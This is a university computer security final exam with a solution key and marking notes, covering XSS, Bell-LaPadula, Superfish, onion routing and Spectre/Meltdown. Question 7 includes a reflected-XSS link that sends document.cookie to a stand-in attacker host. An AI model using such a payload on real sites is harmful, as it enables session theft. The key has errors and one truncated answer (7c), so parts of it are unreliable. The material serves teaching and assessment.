ECE 458/750: Computer Security Final	Marks obtained ↓
Date: Aug 8, 2025, Total questions: **11** Total points: **90**	
ID: Name:	Time: 2.5 hrs

Instructions

No aids allowed. All you are allowed is a pen and pencil.

Use space provided. Answer the questions in the spaces provided. If you run out of room for an answer extra pages are provided at the end of the test booklet starting on page 18. They are clearly marked as EXTRA ANSWER SPACE. Please state in the original answer space if the extra pages are being used so that the grader knows to look there.

Point value in right-hand margin. The number of points each question is worth is listed in the right hand margin. The number of points and the space provided are roughly indicative of how long of an answer is expected.

Pencils and pens allowed. Both pens and pencils are allowed. Pencil marks need to be clearly present or erased. If it is unclear if a mark is or is not present then it is up to the discretion of the grader and this point cannot be contested later.

General Security Questions

1. An attacker breaks into a server and the first thing they do change settings so that log are turned off or automatically deleted. Which of the CIAAA principles has the attacker violated by deleting logs? (2)

Solution: Accountability - It is not longer possible to track actions on the server back to the user that did it.

Solution: POST MARKING NOTES

Full points for Accountability. I was also accepting Integrity at full points, though I think it is not quite as good of an answer.

Availability received partial marks. While there is some argument here, the real problem is not that the logs are no longer available. Not being available is causing the larger problem of accountability.

2. Modify the following URL so that YouTube will start it 2 minutes into the video. The current URL starts the video 1 minute into the video. (2)

`https://youtu.be/GZniJBygnX8?si=fvSH3bC4nFnPimyV&t=60`

Solution: `https://youtu.be/GZniJBygnX8?si=fvSH3bC4nFnPimyV&t=120`

Any answer that makes it clear that the "t=60" part of the URL needs to be modified to 2 minutes, aka 120 seconds.

3. If you were to enter the following URL into a browser what website would the browser attempt to visit? (Note the URL is fake and will result in an error, but the browser will still attempt to find the IP Address associated with a site.) (2)

https://canada.ca@uwaterloo.ca/electrical-computer-engineering/amazon.ca

○ Canada Government Website

○ University of Waterloo

○ Electrical and Computer Engineering for U. Toronto

○ Amazon

Solution: University of Waterloo. Canada.ca is in the username position, amazon.ca is a path or a file, either way not a domain.

4. For each of the following statements, how many authentication "factors" are being used? The answer should be 1, 2, or 3. (6)

   (a) ______ A website requires a user to login by providing the password for the website AND also login through Facebook Connect where they have to login to Facebook using their Facebook username and password.

   > **Solution:** 1. Only "Something you know" is being used, therefore only one factor.

   (b) ______ A user logs into a website using a username and password, the website then sends a text message to the user's phone with a one-time code that they have to type in.

   > **Solution:** 2. "Something you know" (password) and "Something you have" (access to phone number).

   (c) ______ A user logs in to their laptop using a fingerprint reader, the laptop then uses their typing pattern to do continuing authentication.

   > **Solution:** 1. "Something you are" (fingerprint). Typing pattern is also "Something you are" as it is a biometric.

   (d) ______ A user tries to send money through their bank. To confirm the purchase the bank asks the user to login again using their username and password, it then sends them a code via SMS, and finally their phone asks them to confirm the transaction using their fingerprint.

   > **Solution:** 3. "Something you are" (fingerprint), "Something you know" (password), "Something you have" (access to email account).

Buffer Overflow

5. The following picture depicts a stack-smashing buffer overflow. The stack grows “downwards,” while the buffer is written “upwards”. The contents of the buffer therefore “smash” the stack. (4)



One way to prevent a Buffer Overflow attack is to add a *canary*. Describe what a *canary* is and how it can be used to protect against a Buffer Overflow.

Solution: A canary is a value placed on the stack right above the return address. If the stack is smashed using a Buffer Overflow it will overwrite the canary. Before returning to the return address the operating system checks that the canary value is as expected, if not is stops execution. Ideally the canary also includes characters like the null termination character used to end strings. If a buffer overflow happens then the canary is also written over allowing the operating system to detect the problem and safely terminate.

Multi-Level Security

6. A government agency uses a document storage system that enforces multi-level security (MLS). Each user and document is assigned a security classification label:

   $$\texttt{Unclassified} \leq \texttt{Confidential} \leq \texttt{Secret} \leq \texttt{Top Secret}$$

   The system enforces the Bell-LaPadula (BLP) model to preserve *confidentiality*. According to BLP:

   Simple Security Property: "No read up": a subject may not read data at a higher classification.
   *** (Star) Property**: "No write down": a subject may not write data to a lower classification level.

   (a) Alice is cleared for `Secret`. Can she read a `Top Secret` file? (1)

   Solution: No. BLP is "No read up" so she cannot read above her level.

   (b) Can Alice write to a `Confidential` file? (1)

   Solution: No. BLP is "No write down" so she cannot write below her level.

   (c) Bob is cleared for `Confidential`. He tries to copy a `Confidential` file into a `Top Secret` folder. Is this allowed under Bell-LaPadula? Why or why not? (3)

   Solution: Yes. Bob can read at his own level. And he can write to a higher level.

(d) Suppose the system temporarily disables the *-Property as described above for performance testing. What potential confidentiality risk does this change introduce? (4)

Solution: A higher-level subject could then write confidential data into a lower-level object and thus any lower-level subject could read it.

Website Security

7. A user is currently using Chrome and logged into their Bank - `https://userbank.com` - which uses session cookies for authentication.

   The user was tricked by a phishing scam into visiting a malicious website. That website contains the following link which the user clicks:

```
<a href="https://userbank.com/transfer?dest-account=894235838506&source-account=562765235520
&amount=10000&category=personal<script>fetch('https://attacker.evil.com/steal?cookie=' +
document.cookie)</script>">
    Claim your free reward!
</a>
```

   Note: “document.cookie” is a JavaScript command that allows website code to read cookies that are normally visible to the 1st party website being loaded. And ‘+’ is the concatenation symbol in JavaScript.

   (a) What is the name of this type of attack? Briefly explain this attack type. (4)

   Solution: Cross-site-scripting or XSS. This is a non-persistent attack where the attack is in the URL itself. The user visits a XSS vulnerable website and the attack is then executed by the victim user’s own browser. The website could stop the attack via input checking, but if the website is vulnerable to XSS then the attack will go through.

   (b) In order for the `document.cookie` part of the attack to work, something must be true about the victim `userbank.com` website. Describe the necessary condition required for `document.cookie` to execute as intended. (4)

   Solution: The victim website must print out the content of “category” onto the web page. The content of that GET variable must be echoed by the server code onto the resulting page, to allow the JavaScript to exectue as the attacker intended.

(c) Explain how the attacker can use this attack to steal the user's session or perform unauthorized actions. (6)

Solution: They can use this attack to ask the bank to transfer funds via URL. Since the user is logged in the browser has a session cookie for the bank website which it will send along with the request. If the bank

Verizon Supercookie

8. Verizon in this attack is a mobile phone carrier, phones with Verizon SIMs will send all their network traffic across the Verizon mobile network (unless WIFI is used). The Verizon Supercookie attack is a three part attack:

   - Verizon uses Man-in-the-Middle on Web traffic sent by their customers when using mobile data. The attack inserts a “X-UIDH: 15434” web header line in the web headers of HTTP connections. ‘X’ is traditionally used for custom headers. ‘UIDH’ stands for Unique Identifier Header and contains a unique number for each Verizon customer.
   - Any website can now view and record the inserted X-UIDH header information. If they are part of Verizon’s partner program, they can also gain access to the user demographics associated with the X-UIDH value. This information allows them to provide targeted advertising to the user that matches their demographics.
   - The attack also enables third-party “zombie” cookies. A third party advertiser sets a normal cookie which they use for tracking (how trackers normally operate). If a user deletes the advertiser’s cookie, the advertiser can then bring the cookie back by using Verizon’s X-UIDH header value.

   Answer the following questions in regards to the Verizon Supercookie attack.

   (a) Where is the attack happening? Circle the best answer below: (2)

   ○ Inside the mobile phone
   ○ Inside the laptop
   ○ Internet Service Provider (ISP)
   ○ Along the network path (e.g. Coffee shop free WIFI)
   ○ Destination web server

   Solution: ISP. Verizon is an Internet Service Provider for any mobile phone sending internet traffic over their mobile network. An ISP is the first point of connection to the Internet and all traffic associated with an ISP goes over their network before travelling over other networks.

   There are some possible other situations such as when roaming is happening and the network traffic is being handled by another ISP under an agreement with Verizon. But in this case the attack either would not happen, or the peer would forward the traffic to Verizon as the ISP and the attack would still happen at the ISP.

   (b) Briefly define what a Main-in-the-Middle attack is. (3)

   Solution: A Main-in-the-Middle attack is when an unauthorized third party injects themselves in the middle of a connection. The intended communicating parties (aka Alice and Bob) are usually unaware that a third party (aka Eve) is listening to their communications and possibly also changing the communication.

(c) Describe how a “zombie” cookie can be achieved. A zombie cookie is a situation where a tracker sets a cookie normally, then the user deletes it, and the tracker is able to “resurrect” the same identical cookie with the same value. (4)

Solution: The third party tracker records both the cookie value it set, and the uniqueid value it sees from the headers sent by Verizon in a database. If the cookie vanishes due to being deleted by the end user, then the uniqueid should still be there. The tracker looks up the uniqueid added by Verizon in the tracker’s database, that lets them find what the old cookie value was. They then set the cookie again by sending it to the browser the normal way.

(d) If the user had decided to install a VPN on their mobile phone and route all their traffic through it, would they have been protected from the Verizon Supercookie attack? Explain your answer. (3)

Solution: Yes. A VPN encrypts traffic between the device and the VPN server. Since Verizon is only attacking unencrypted network traffic from phones, a VPN would protect the user.

Solution: POST MARKING NOTES

The device (phone) is running the VPN software and the question assumes that Verizon is not the VPN endpoint. We are not aware of any commonly used VPN software that puts an endpoint inside the user’s own ISP.

(e) Think about the definition of Privacy presented in class. Why is the Verizon Supercookie attack an attack on privacy? Explain your answer using the definition of privacy. (4)

Solution: The attack violates both definitions of privacy.

Right to control information disclosure. Verizon chose to disclose demographic information about its users with third parties, violating their right to control information about themselves. It also added a unique identifier that the user had no ability to remove.

Right to be let alone. The Verizon Supercookie was intended to allow third party advertisers to show users advertisements that aligned with their interests and demographics. In other words, they pushed content at the user that was specifically selected for them without asking and without allowing the user to opt-out.

Lenovo Superfish

9. Lenovo is a company that sells laptops. Like most laptop companies Lenovo pre-installs their laptops with an operating system and some starter software. In this case, they decided to pre-install Superfish which is advertising software that injects ads into web pages the user is viewing. Even HTTPS protected websites.

   Superfish installed a self-signed root certificate on the Lenovo computer. It then sets up a proxy to direct network traffic through Superfish's software. Using the new root certificate, Superfish was able to Man-in-the-Middle attack all traffic. It used this ability to modify websites to add advertisements to its own preferred partners.

   (a) Where is the attack happening? Circle the best answer below: (2)

   ○ Inside the mobile phone
   ○ Inside the laptop
   ○ Internet Service Provider (ISP)
   ○ Along the network path (e.g. Coffee shop free WIFI)
   ○ Destination web server

   Solution: It happens inside the user's computer. In the OSI model somewhere in 5-3.

   (b) In Access Control we learned about the role of a Reference Monitor. Why didn't the laptop's Reference Monitor protect the user from Superfish? (3)

   Solution: A Reference Monitor ensures that only authorize users can perform authorized actions on computer files. Because Superfish was installed by Lenovo itself and Lenovo had admin-level authorization during software setup. So the Reference Monitor correctly allowed Lenovo to install Superfish on the user's computer and grant Superfish's software the necessary permissions to keep functioning.

(c) Certificate Authorities were introduced to solve a key problem in Cryptography protocols when trying to setup encrypted communication with strangers. Describe what the problem is and how the use of Certificate Authorities solves it. (4)

Solution: Linking of private keys with identities. A Certificate Authority (CA) creates a certificate stating that they have checked that a given private key is associated with a specific website. Or if Extended Validation is done, they certify the identity of the person or organization associated with a specific private key.

(d) Imagine a Lenovo user who decided to install Firefox on their new Lenovo laptop. The fresh Firefox install correctly checked Certificate Authorities. So why was the user not protected against Superfish? (4)

Solution: Superfish added a root certificate which are stored by the Operating System. Even if a fresh copy of Firefox was installed, the new installation would still get the list of trusted root certificates from the OS.

(e) Superfish made a critical mistake when they installed the root certificate in Lenovo computers. They used the same certificate for all the computers and they included the private key associated with the certificate such that advanced users were able to gain access to the private key. (6)

In class we learned about Border Gateway Protocol (BGP). How might a nation-state-level attacker use both BGP and the Superfish private key to cause Lenovo users to lose *confidentiality* only when they try and visit Canada government websites?

Solution: POST MARKING NOTES

A nation-state attacker could use BGP to advertise more specific routes for IP ranges hosting Canadian government websites, intercepting that traffic. With the leaked Superfish root private key (which is used for signing, not encrypting), they could create forged TLS certificates for these sites that Lenovo Superfish systems would trust. This allows a targeted TLS man-in-the-middle: only Lenovo-affected users visiting those government sites lose confidentiality, while other users see a certificate warning and probably remain protected.

Answers that focused on encryption rather than signing when discussing confidentiality, partial marks are given, as the key's role is in enabling trusted certificate forgery, not in decrypting data directly.

Onion Routing

10. Onion routing is built to ensure that a user's IP address cannot be associated with the traffic they are sending. It does this by sending traffic through several *nodes* before sending it accross the open internet.

    (a) After traffic exits the last node in the Onion routing, is it guaranteed to remain encrypted between that exit node and the final destination server? Explain your answer. (5)

    Solution: No. Onion routing only protects data while it is flowing across the Onion Routing network. Once the traffic leaves the network whether it is encrypted or not depends on what protocol the client is using. If it is HTTP, the connection to the server will not be encrypted.

(b) When network packets are flowing back from the web server across the onion routing network to the client, how do the nodes encrypt traffic to the client without knowing the client's identity and without letting the other nodes know the content of the message? (5)

Solution: When it setup the set of nodes and the route it would be using, the client also setup a session key associated with each node. When traffic flows from the webserver to the client across the onion routing network, the nodes use the pre-setup session keys to encrypt the traffic which ensures that only they and the client can decrypt.

Spector and Meltdown

11. Speculative execution is performed by CPUs to speed up processing, it allows the CPUs to execute instructions before it learns if the instructions should be executed. To preserve security, when the processor decides to do a speculative execution it first saves the values of all registers before running speculative instructions. If it later learns that the speculative instructions should not have been run, it reverts to its saved state; restoring all the register values and returning to the last correct instruction point. (6)

    Why does the process of restoring all registers not protect against Spector and Meltdown?

Solution: Spector and Meltdown are examples of a *side channel attack*. During speculative execution memory may be accessed that the process is not normally allowed to access. Resetting the registers and the instruction execution point does correctly ensure that the process only had direct access to memory content that it is authorized to have.

BUT memory accesses during speculative execution have a side-effect of loading memory values into the cache. And clearing the registers does not clear the cache. So the attacker can get the processor to run some code using speculative execution, and then afterwards do a timing test on the cache to see which memory values were loaded into cache and which were not.

Solution: POST MARKING NOTES

Race condition - a race condition does happen here but the race is between the access control check the processer is making and the speculative execution. Unlike a traditional race condition, the outcome is never in doubt. If the speculative execution is wrong then the prior state is restored. The race is only important in that for as long as the outcome is in doubt the processor will keep executing things without checks. But once the check comes back, everything incorrectly edited will be restored.

Direct read memory - many answers talked about how during speculative execution the process can read memory that it should not be able to read (true) and then take actions beyond register read/write which are then not cleared by the register reset (false). Speculative execution is happening because the access control check is slow. Anything slower than the access control check will not complete before the access control check comes back. Namely, anything that takes a value and tries to store it to incredibly slow non-volatile memory like disk. The security protections around speculative execution are actually quite robust. Spector/Meltdown only work because they use a side channel.

Extra Answer Space

If you need extra space to give an answer, please state in the original answer space that you will be using the extra pages and continue or write your answer here. If you choose to use the extra space as scratch paper, please write “scratch” so that graders know to ignore anything you have written.

EXTRA ANSWER SPACE

EXTRA ANSWER SPACE